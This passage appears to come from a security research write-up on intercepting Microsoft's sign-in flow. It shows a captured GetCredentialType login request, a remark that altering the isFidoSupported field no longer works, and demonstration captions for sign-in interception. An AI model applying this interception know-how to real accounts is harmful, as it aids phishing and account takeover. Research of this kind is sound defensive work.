
- **Modifying IsFidoSupported does not work as of today**



```
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
Host: login.microsoftonline.com
Cookie: ..snip...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Content-Length: 1938
Content-Type: application/json; charset=UTF-8
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "username":"user@company.com",
  "isOtherIdpSupported":true,
  "checkPhones":false,
  "isRemoteNGCSupported":true,
  "isCookieBannerShown":false,
  "isFidoSupported":true,
  "originalRequest":"rQQIARAAhZK_j9t0AMXj5C...snip...SydXuf1cv_Qc1",
  "country":"IL",
  "forceotclogin":false,
  "isExternalFederationDisallowed":false,
  "isRemoteConnectSupported":false,
  "federationFlags":0,
  "isSignup":false,
  "flowToken":"AQABIQEAAAApT...snip...E4gigE4wgAA",
  "isAccessPassSupported":true
}
```

DEMONSTRATION

DEMONSTRATION - SIGN IN



Microsoft


Sign in

yehuda.smirnov@company.com

No account? Create one!


Can't access your account?

DEMONSTRATION - INTERCEPT



